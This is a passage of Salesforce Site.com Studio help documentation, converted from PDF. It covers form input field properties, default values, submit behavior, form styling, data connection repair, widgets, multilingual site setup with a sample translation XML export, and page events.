`Default Value`	Sets the field's default value. This automatically populates the field with the value you specify when the page loads.
`Required Field`	When selected, makes the field mandatory, so the user can't submit a record without entering a value. A red asterisk (*) is displayed beside the field to indicate that it's required. You can't change the `Required Field` setting for any fields that are required by the object the form is connected to.
`Hidden Field`	When selected, hides the field from the form or page. For example, you may want to hide a required field from your site visitors, or set the default value for a field that you don't want users to see or edit. When you hide a field on the page canvas, you can still access it from the Page Structure pane.
`Date/Time Selector`	Applies to the `Date/Time` field only. Sets whether users can select the date and time using a popup calendar.
`Picklist Values`	Applies to `Picklist` and `Multi-select Picklist` fields only, and only when added directly to the page. Sets the list of items to display in the picklist. (You can't modify the picklist items if the field is connected to an object.)

Name	Description
	Each picklist item consists of a `Label` and a `Value` field. The `Label` field is displayed in the picklist, whereas the `Value` field is an internal value. In most situations, you can use the same value in both fields, unless you want to submit a different value than the one displayed to the user. Click + to enter values for the `Label` and `Value` fields.
`Rows`	Applies to `Rich Text Area` and `Text Area` fields only. Sets the number of rows of text to display.

SEE ALSO:

- Input Field Types
- Adding Input Fields to Forms or Pages
- Editing Input Fields in a Form

Setting the Default Value of Input Fields

You can set the default value of an input field that you add to a form or page. This automatically populates the input field with the value you specify when the page loads.

When used with a field's `Hidden Field` property, which hides the field on the form or page, the default value is a useful tool for submitting data that you don't want your users to see. For example, you could add a hidden field that uses the Global Property option to track when a form is submitted.

Note: Default field values that are already set on the object aren't transferred to Site.com.

To set the default value of a field:

1. Select the field.
2. Click **Configure** in the Properties pane.
3. Select the source of the default value.

Option	Description
Fixed Value	Use when you want to specify the value. For example, for a text field, you could add default text. Alternatively, if the field is a picklist, you can select a default value from the list.
URL Query String	Use when you want to pass variable content via a URL to the item when the page loads. For example, if you're working with a picklist field, you could pass variable information, such as location, to filter the list and display only items from that location. See Data Filtering

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Option	Description
	Examples for similar scenarios using data repeaters.
Global Property	Use when you want to use a fixed value from the site, such as the current date or current time.
Request Header	Use when you want to use a value from the browser, such as the host header or browser version.

4. Set the default value.
5. Click **Save**.

SEE ALSO:

Adding Input Fields to Forms or Pages
Editing Input Fields in a Form
Adding a Form to the Page

Setting a Form's Submit Behavior

When your site visitors submit a form successfully, you can either redirect them to another page or display a message indicating that they were successful.

When the page is open:

1. Select the form in the Page Structure pane.
2. In the Properties pane, select an option in the When Successful drop-down list.

Option	Description
Show another page	Redirects the user to the page that you specify.
Display a message	Displays a message below the form.

3. As appropriate, specify either:
   - The page to redirect to in the `Page URL` field. You can enter a relative URL, such as a site page, or an absolute URL. For relative URLs, ensure you include a forward slash (/).
   - The message text in the `Message Text` field.

Tip: The form's **Submit** button uses the submit action in the Events pane.

SEE ALSO:

Adding a Form to the Page
Input Field Properties
Site.com Data Services Overview

EDITIONS

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Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

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  AND

  Site administrator or designer role assigned at the site level

Styling Forms

Forms are styled using CSS themes that you can customize to match the design of your website.

When you add a form to a page, the form uses a default theme to control its appearance. To change the form's theme, select an option in the Theme section in the Properties pane:

- `Default` places the field name above the text box. Required fields are denoted by a red asterisk (*) beside the field name.
- `Salesforce` places the field name to the left of the text box. Required fields are denoted by a red vertical bar (|) in front of the text box.

Alternatively, to customize a theme to suit your needs:

1. Select the form on the page.
2. Select a theme to use as a base in the Theme section of the Properties pane.
3. Open the Style pane and ensure `Class` is selected.
4. In the Style drop-down list, select the part of the form that you want to style. When you select an item, it's highlighted for a few seconds so you can easily see which part you're styling.

Option	Description
Entire form	Styles the whole form.
Field rows	Styles each field row.
Field labels	Styles the labels of each field.
Fields	Styles the fields (text boxes, drop-down lists, and so on). Only available for the Salesforce theme.
Required symbol	Styles the asterisk symbol (*) for required fields. Only available for the default theme.
Error message	Styles the error message that's displayed when users try to submit an incorrectly completed form. Only available for the default theme.

Tip: If you're familiar with CSS, you can also modify the style of the form in the site's style sheet.

5. To style the selected part of the form, update the Style pane properties. Your theme customizations are reflected immediately in the form, and apply to the selected form only.
6. Repeat as required for each part of the form.

SEE ALSO:

Adding a Form to the Page

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

The Default, Error, and No Data Views


When working with data repeaters, data tables, data functions, and forms, you can customize what your site visitors see if an error occurs when connecting to the data source. Additionally, for data tables, data repeaters, data functions, you can customize what's displayed when no data exists for the current query. For example, if you set up a data repeater to dynamically filter and display results based on the user's selection, but there are no results for that selection, you can display an appropriate message to explain what happened.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition



- The Default View (1) is what usually appears on the page. For example, when you add a form to the page, the Default View contains the form's fields.
- The Error View (2) is displayed if an error occurs when connecting to the data source. It contains a content block with a default message that you can customize. You can also add other page elements to the view.
- The No Data View (3) is displayed when no data exists for the current query. It contains a content block with a default message that you can customize. You can also add other page elements to the view.

SEE ALSO:

Dynamically Retrieving Data with Data Repeaters

Dynamically Retrieving Data with Data Tables

Using Data Functions

Repairing Data Connections

If you or another user modifies the object that an existing data repeater, data table, data function, or form is connected to, the data connection might break. For example, this can happen if a connected object or field is renamed or deleted, or if its permissions are changed.

When you open a site page containing broken data connections, a dialog box that lists the problems appears. Hover over each item's icon to see the possible solutions.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Problem	Solution
A data repeater, data table, or data function is connected to an object that doesn't have the correct access permission, or has been renamed or deleted.	Open the guest user profile and ensure the "Read" permission is enabled on the object. If that's unsuccessful, click **Edit** beside the listed item to open the Data Connection dialog box, and ensure the correct object is selected. If the object has been renamed, select the renamed object. If the object has been deleted, you must either choose a different object or delete the page element.
A data repeater, data table, or data function is trying to filter results using fields that are longer visible, or have been renamed or deleted.	Open the guest user profile and ensure the object has the correct field-level security enabled for each field. If that's unsuccessful, click **Edit** beside the item to open the Data Connection dialog box, and reset the filter criteria.
A data element is connected to a field that's no longer visible, or has been deleted or renamed.	Open the guest user profile and ensure the object has the correct field-level security enabled for the field. If that's unsuccessful, click **Edit** beside the item to open the Edit Data Element dialog box, and ensure the correct fields are referenced in all relevant drop-down lists and in any custom text.
A form is connected to an object that doesn't have the correct access permission, or has been renamed or deleted.	Open the guest user profile and ensure the "Create" permission is enabled on the object. If that's unsuccessful, you must replace the form, as you can't edit a form's data connection.
A form is missing one or more required fields, which were added to the object after the form was created.	Add the missing field to the form.
A form field is pointing to a field that's no longer visible, or has been renamed or deleted.	Open the guest user profile and ensure the object has the correct field-level security enabled for the field. If that's unsuccessful, remove the field from the form.

Note: If you're a Communities user working with authenticated pages, keep in mind that object access on public and private pages is controlled by the user profile of the authenticated user. The guest user profile controls object access on public pages for unauthenticated visitors only.

SEE ALSO:

- Setting Data Access Permissions for Salesforce Objects
- Dynamically Retrieving Data with Data Repeaters
- Adding Input Fields to Forms or Pages

Widgets Overview

Widgets let you save time by building custom page elements that you and your team can reuse throughout the site.

Using the existing Site.com page elements, such as panels, content blocks, custom code, or data repeaters, you can create widgets to suit your unique requirements. You can add custom properties to allow greater flexibility over how your widgets are reused. And you can even add a widget to another widget!

By using CSS to style the widget, you can ensure it always appears correctly whenever it's added to site pages or page templates. Additionally, you can let contributors add widgets to site pages and add branding properties that enable contributors to update the widget's appearance.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions


Available (with limitations) in: **Developer** Edition

With widgets, you can:

- Minimize duplication in your site. You just build once, then reuse.
- Reduce maintenance overheads for you and your team. Any updates you make to a widget are automatically reflected in copies of the widget on the page.
- Improve the load time of your pages.

Example: For example, you could use the custom code page element to create reusable social plug-in widgets, such as **Like** or **Follow** buttons from Facebook, or a Twitter feed. Like

Alternatively, to ensure a consistent look and feel across all of your pages, you could create a corporate header such as this sample header widget. It consists of a panel (1) that contains a company logo (2) and a menu (3). The widget also contains another widget (4) that's composed of a panel containing custom code for Facebook, Twitter, and RSS plug-ins.



You could also use widgets to store commonly used pieces of text, such as company names, addresses, legal text, and so on. Simply create a widget that contains a content block with the relevant text.

Best Practices for Using Widgets

- Wherever possible, use widgets to reduce duplication in your site design. This is particularly important when working with complex designs or site elements, where maintenance can be time consuming.
- If you plan to use the same widgets across several sites, consider creating a basic site to contain all the required widgets. Then, for each new site, just create a copy of that basic site. That way, each new site automatically includes all of the widgets you created.
- When using CSS to style widgets, add the CSS to the Site Style Sheet, which is the site's global style sheet. Because every page automatically references the style sheet, you can ensure that each widget will appear correctly on the page.

Creating Widgets

Widgets let you create custom, reusable page elements by combining existing Site.com page elements, custom code, and CSS.

Adding a Widget to a Page

Editing and Deleting Widgets

SEE ALSO:

Creating Widgets

Custom Properties for Page Templates or Widgets Overview

Site Branding Overview

Creating Widgets

Widgets let you create custom, reusable page elements by combining existing Site.com page elements, custom code, and CSS.

When you create a widget, it's added to the Widgets view on the Overview tab, where you can access and manage all of the site's widgets. If you make it available, the widget also appears in the Widgets section of the Page Elements tab, where you and your team can easily drag it onto the page. You can also let contributors add widgets to site pages.

1. Hover over **Widgets** on the Overview tab and click **New**, or click **New Widget** when the Widgets view is open.
2. Enter the widget name. This is name that appears in the Page Elements pane.
3. Optionally, add a description.

   The description appears as a tooltip in the Page Elements pane.
4. To add a display icon for the widget, select an image from your imported assets. Use an icon that's 16 x 16 pixels in size.
5. Optionally, deselect `Available in the Page Elements Pane` if you don't want the widget to appear in the Page Elements pane.

   For example, you may not want the widget to appear until you've finished building it.
6. Click **Apply**. Now you're ready to add page elements to the widget.
7. Click the widget's name to open it in a new tab.
8. Add the page elements and CSS styles you need.
9. Optionally, add custom properties or branding properties to the widget.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

After you finish building the widget, ensure it's available in the Page Elements tab by selecting `Available in Page Elements Pane` on the Properties pane.

To let contributor's add a widget to a site page, select `Available to Contributors` on the Properties pane. This setting controls whether the widget appears in the contributor's Page Elements pane. You must also ensure that the site includes a template-based site page with at least one editable panel.

SEE ALSO:

- Widgets Overview
- Custom Properties for Page Templates or Widgets Overview
- Site Branding Overview
- Adding a Widget to a Page

Adding a Widget to a Page

Before you can add a widget to a page, you must make sure it's available for use. Either:

- Select `Available in Page Elements pane` in the Properties pane when the widget is open.
- Hover over the widget in the Widgets view on the Overview tab, select > **Edit Properties**, and select `Available in Page Elements pane`.

When the page is open:

1. Drag the widget from the Widgets section of the Page Elements pane onto the page. When you add a widget to a page, it creates a copy or *instance* of the widget. You can't edit this widget instance.
2. If available, update the properties in the widget instance's Properties pane.

SEE ALSO:

- Widgets Overview
- Custom Properties for Page Templates or Widgets Overview
- Editing and Deleting Widgets
- Creating Widgets

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Editing and Deleting Widgets

Access the site's widgets in the Widgets view under All Site Content (on the Overview tab).

To update a widget, hover over it and click . From the menu, you can:

- Edit the widget. When you edit a widget, it opens in a new tab. Any updates you make are reflected immediately in the site pages or page templates that reference it.
- Update the widget's properties, including the name, description, display icon, and availability. In the Widgets view, you can also edit the name, description, or availability inline by double-clicking the item.
- Duplicate, preview, or delete the widget. You can't delete a widget if it's being used on a site page, page template, or another widget.

SEE ALSO:

Widgets Overview

Creating Widgets

Adding a Widget to a Page

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page


  AND

  Site administrator or designer role assigned at the site level

Multilingual Sites Overview

Site.com Studio lets you to create different language versions of your site. And because all languages are maintained within the site, you don't need to create and manage a separate site for each language.

As a site administrator or designer, you can add and manage the languages that you want your site to support. After you add a language to the site, you'll notice the Site.com Studio language selector on the toolbar, which lets you and your team switch between languages when editing the content of a page. This makes content editing quick and easy because you never have to leave the page to change to another language.



EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Contributors, designers, and site administrators can each add language-specific content to a page using the language selector.

As a site administrator or designer, you can also export site content as an .xml file and send it to your translation service. After you receive the edited file, simply import it back into your site to populate each page with the translated content.

In turn, to let your site visitors choose their preferred language from those available when viewing the site, you can add a Language Selector page element to your pages. And in case any part of the site content isn't available in their chosen language, you can specify a *fallback* language to display instead.

Example: For example, if a site visitor chooses French (CA) from the language selector, but there is no content for that page in French (CA), content in the fallback language—say, French (FR)—is displayed instead.

Create a Multilingual Site

Creating a multilingual site is a multistep process. It involves defining the languages you want your site to support, adding translated content for each language, and letting your site visitors choose their preferred language.

Setting the Default Language

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages.

Adding Languages

Add the languages you want your site to support.

Setting Language Options

After you add site languages in the Languages view, you can define separate settings for each one.

About Editing Language Content

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages. So for example, if you build your site and then add French as a site language, the French version initially contains English (US) content until you replace it with French-specific content.

Editing Language Content on the Page

The Site.com Studio language selector lets you switch between languages as you edit content on each page. Contributors, designers, and site administrators can each add language-specific content to a page using the language selector.

Language-Aware Properties

Several properties in the Properties pane are *language aware*, meaning they can store different values for each language.

Exporting Language Content

Export one or more site languages as an .xml file that you can send to your translation service.

Importing Translated Content

You can import a translated .xml file back into your site after your translation service has completed the translations.

Adding a Language Selector Page Element

The language selector lets your site visitors choose their preferred language when viewing a site.

Deleting Languages

When you delete a language, the translated content is not actually deleted—it's just no longer available to your or your team. As soon as you add the language back to the site, you can access the translated content again.

SEE ALSO:

Create a Multilingual Site

About Editing Language Content

Create a Multilingual Site

Creating a multilingual site is a multistep process. It involves defining the languages you want your site to support, adding translated content for each language, and letting your site visitors choose their preferred language.

1. Set the default site language. It's important that you do this before you begin adding translated content to your site.
2. Add languages to the site.
3. Set options for each language, such as the display language and fallback language.
4. Add content for each site language one of two ways:
   - Edit the page content for each language directly.
   - Export the content for translation and then import the translated content.
5. Add a Language Selector page element to your site pages, so authenticated site users can choose their preferred language.
6. If you have a self-service community built on the Customer Service (Napili) template, add the Language Picker component to your community pages. This allows guest users (users who aren't logged in) to choose their preferred language. For details, see Using Templates to Build Communities.

Tip: After you add language-specific content to your site, you can share a separate preview URL for each language. Just switch to the desired language in the Site.com Studio language selector and click **View Anonymous Preview**. Then copy the link to send it to your reviewers.

SEE ALSO:

Multilingual Sites Overview

About Editing Language Content

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit language content:

- `Site.com Publisher User` or `Contributor User` field enabled on the user detail page and any role assigned at the site level

Setting the Default Language

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages.

It's important to set the default language before you add any language content to your site. This setting is not associated with the default language setting in your Salesforce organization.

1. Click **Site Configuration** > **Languages** on the Overview tab.
2. Select a language in the Default Site Language drop-down list.

Note: If you decide to change the default language after you add translated content, you must first export the translated content, then change the default language, and finally, import the content back into your site. Otherwise the translated content won't appear for the newly selected default language.

For example, let's say you make English the default site language and add French as a site language. After you add content in both English and French, you decide to change the default site language to French. To preserve the French content, you must first export it. Then, select French as the default site language before importing the French content back into the site.

SEE ALSO:

Adding Languages

Setting Language Options

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Adding Languages

Add the languages you want your site to support.

1. Click **Site Configuration** > **Languages** on the Overview tab.
2. Click **Add Languages**.
3. Select the languages you want to add to your site.
4. If necessary, reorder the list as you want it to appear in any language selector.
5. Save your changes.

SEE ALSO:

- Setting the Default Language
- Setting Language Options
- Deleting Languages

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Setting Language Options

After you add site languages in the Languages view, you can define separate settings for each one.

1. Click **Site Configuration** > **Languages** on the Overview tab.
2. Select a language in Site Languages.
3. Update the options in Language Settings:

Option	Description
Active on Live Site	If you add a language selector element on your active site, this checkbox controls whether the language shows in the drop-down list. Use the property to hide a language until you're ready to release the associated content to your site visitors.
Fallback Language	The fallback language displays when there's no content available for the currently selected language. For example, if a site visitor chooses Japanese from the language selector, but there is no content for that page in Japanese, content in the fallback language is displayed instead.
Display Label	You can define the display label for each language. It appears in any language selectors you add to your site, and in the Site.com Studio language selector.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

SEE ALSO:


Adding Languages

Setting the Default Language

About Editing Language Content

The default language is the language in which your site initially displays. By default, it's set to English (US), and it serves as the starting point when you add new languages. So for example, if you build your site and then add French as a site language, the French version initially contains English (US) content until you replace it with French-specific content.

After you add a language to your site, the Site.com Studio language selector appears on the toolbar. It lets you switch between languages as you edit content on each page. For example, if you add French and Spanish to your site, the language selector displays French, Spanish, and English (US).



EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Content blocks display icons to let you know whether content for the selected language has been replaced.

- A warning icon () indicates that the text that has not yet been replaced.
- A globe icon () indicates that the content has been replaced.

In addition, several page elements have *language aware* properties, meaning they can store different values for each language. These properties are indicated in the Properties pane by a globe icon ().

You can add content for each site language one of two ways:

- Edit the page content for each language directly using the Site.com Studio language selector.
- Export the content for translation and then import the translated content back into the site.

Language Display Order

After you add language-specific content to your site, content on the page is displayed in the following order, depending on which language content is available:

1. Selected language
2. Fallback language
3. Default language

For example, if you delete the French contents of a content block, and Spanish is the fallback language, the Spanish content is displayed rather than the default language content. In turn, if you delete the Spanish content, then the default language content is displayed.

Language–Aware Page Elements

The following page elements support translated content:

- Content Block
- Custom Code
- Data Element
- Form
- Input Fields
- Image
- Language Selector

SEE ALSO:

Language-Aware Properties

Editing Language Content on the Page

The Site.com Studio language selector lets you switch between languages as you edit content on each page. Contributors, designers, and site administrators can each add language-specific content to a page using the language selector.

When the page is open:

1. Select a language in the Site.com Studio language selector (the Change Site Language drop-down list on the toolbar).
2. Edit the page content.
   If you're viewing a content block in a specific language:
   - A warning icon () indicates that the text that has not yet been replaced.
   - A globe icon () indicates that the content has been replaced.
3. Optionally, update the language-aware properties as required.

Note: Site.com Studio does not validate languages as you enter content. Take care to add the correct content for the selected language.

To revert translated content, right-click the content block and select **Revert Translation**. Text reverts to the fallback language, if specified, or else to the default site language.

SEE ALSO:

About Editing Language Content

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit language content:

- `Site.com Publisher User` or `Contributor User` field enabled on the user detail page and any role assigned at the site level

Language-Aware Properties

Several properties in the Properties pane are *language aware*, meaning they can store different values for each language.

If you don't specify language-specific properties for a page or page element, the property values of the default languages are used instead.

Property	Applies To	Description
`Alternative Text`	Image	Used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).
`Do Not Translate`	• Content Block • Custom Code	Prevents the item's content from being translated. When selected, the globe icon () is removed from language-aware properties, indicating that they no longer support language-specific content.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Property	Applies To	Description
	• Data Element • Form • Input Fields • Image • Language Selector • Page	If you add language-specific content and subsequently enable this property, your language-specific content is simply hidden. If you disable the property again, the content reappears.
`Home Page URL`	Language Selector	Redirects site visitors to a different page when they choose a language. The URL is the same for all languages.
`Image Asset`	Image	Lets you specify the image to display for the selected language. For example, with English (US) selected in the Site.com Studio language selector, select the English version of an imported image. Then, to enter a French version of the same image, select French in the language selector and select the French image.
`Label`	Language Selector	The label that appears beside the Language Selector page element when it's added to a page. "Change Site Language" is the default text. The text is translatable, so you can either choose a language in the Site.com Studio language selector and update the text for each language, or export all site content for translation.
`Navigation Name`	Page	The page name that appears in a navigation menu.
`Title`	Page	The title that appears in the title bar of browser windows.
`Visible in Live Site`	Page	If you add a menu to your site, controls whether the page appears in the menu for the selected language. Additionally, the page is no longer accessible via its language-specific URL. If `Do Not Translate` is also enabled, the status of `Visible in Live Site` applies to all languages.

SEE ALSO:

Editing Language Content on the Page

About Editing Language Content

Exporting Language Content

Export one or more site languages as an .xml file that you can send to your translation service.

1. In the Languages view on the Overview tab, click ▾ > **Export Content for Translation**.
2. Select the language content that you want to export for translation. (Use CTRL+click to select multiple items.)
3. Optionally, enter a different filename. The default name is `languages.xml`.
4. Click **OK**.
5. If required by your browser, choose where to save the file.

After you export the .xml file, you can send it for translation.

Example: The .xml file contains a time stamp attribute that records the time of the export, and encloses all translatable content in CDATA sections, as shown in this example.

```
<?xml version="1.0" encoding="utf-8"?>
<languagedata exporttimestamp="1375387451589" version="1.0">
  <component id="c5f290a5-0fb5-4679-95b7-ab27c940a9b5" context="Content Block (Content Block)">
    <field name="HTML" language="en_US" exportcrc="1113705739"><![CDATA[
    <p>This is our English content.</p>
  ]]>   </field>
    <field name="HTML" language="fr_FR" exportcrc="2453234912"><![CDATA[
    <p>This is our French content.</p>
  ]]>   </field>
  </component>
  <component id="8ef488bc-9040-49e9-9aa7-88b287cf5345" context="ffff (sites.data.vocabulary.Term)">
    <field name="TermDescription" language="en_US" exportcrc="0"><![CDATA[]]>   </field>
  </component>
</languagedata>
```

When you receive the translated .xml file, import it back into the site.

SEE ALSO:

- Importing Translated Content
- About Editing Language Content

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Importing Translated Content

You can import a translated .xml file back into your site after your translation service has completed the translations.

1. In the Languages view on the Overview tab, click ▾ > **Import Translated Content**.
2. Browse to the location of the translated .xml file.
3. Select the file and click **Open**.
4. Decide whether to overwrite the current site content.
5. Click **Import**.
   A message appears to indicate whether the content was imported successfully, unless the file is over 1 MB. In that case, you'll receive an email when the import process finishes.

After you import the translated content, test your pages to make sure the content displays correctly. For each page, use the Site.com Studio language selector to view the page in each supported language.

SEE ALSO:

- Exporting Language Content
- About Editing Language Content

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Adding a Language Selector Page Element

The language selector lets your site visitors choose their preferred language when viewing a site.

After you add languages to your site, you need to let site visitors select their preferred language from the list of languages you defined in the Languages view.

Tip: To save time, add the language selector to your site's page templates.

When the page is open:

1. Drag a **Language Selector** from the Page Elements pane onto the page.
   Site visitors will see a Change Site Language drop-down list when they visit the page.
2. Set properties for the language selector:

Property	Description
`Do Not Translate`	Select this checkbox if you want the text in the Label field to remain the same for all languages.
`Label`	The label that appears beside the Language Selector page element when it's added to a page. "Change Site Language" is the default text. The text is translatable, so you can either choose a language in the Site.com Studio language selector and update the text for each language, or export all site content for translation.
`Home Page URL`	Redirects site visitors to a different page when they choose a language. The URL is the same for all languages.

SEE ALSO:

Language-Aware Properties

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Deleting Languages

When you delete a language, the translated content is not actually deleted—it's just no longer available to your or your team. As soon as you add the language back to the site, you can access the translated content again.

1. Click **Site Configuration** > **Languages** of the Overview tab.
2. Click  beside the language you want to delete.

SEE ALSO:

Adding Languages

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and manage language options:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Events Overview

Events enable you to add interactive and animated effects to the pages and page elements of your website.

When an event occurs—say, when a user clicks an element on the page or when the page loads—you can specify what action (or series of actions) it should trigger. For example, when your home page loads, you could display a news bulletin popup that fades away after several seconds. Or when the user clicks a panel, you could expand the panel to reveal additional information or alter its style.

The Events pane lists many common actions that you can trigger when an event occurs. Using the options here, you can specify that:

When *[this event]* occurs, trigger *[this action]*.

Creating an Event

Available Events and Actions

SEE ALSO:

Creating an Event

Available Events and Actions

Using Site.com Studio as a Site Administrator or Designer

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Creating an Event

Use events to add interactive and animated effects to the pages and page elements of your website.

1. Select the relevant page or page element.
2. Select an event in the Events pane ( ). See Available Events and Actions on page 5467.
3. Click + and select an action in the Choose an Action list that appears.
4. Set the other available properties for the action, such as:
   - Target Element—specifies the page element that the action affects
   - Effect—specifies how the action is animated, such as fade or slide.
   - Speed—sets the speed of the animation to fast, normal, slow, or very slow
   - Chained—allows you to chain actions so they occur sequentially. For example, to create a Delay action that delays the action that *follows* it, select the Delay action's **Chained** checkbox. This indents the subsequent action underneath the Delay action, indicating that it's tied to the Delay action. Applies to the Animate, Delay, Hide Element, Repeat, Show Element, and Toggle Element actions.
5. Click **Save**.
6. Add more actions if required.

Tip:

- When you add an event to a page or page element, an asterisk (*) appears beside the event in the Events pane.
- If you hover over on a selected page element, a tooltip appears indicating which events are associated with the element. You can also click the icon to quickly open the Events tab.

To delete an action, select it and click .

To change the order in which an action occurs, select it and click or .

SEE ALSO:

Adding Pagination to Data Repeaters and Data Tables
Events Overview

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

Available Events and Actions

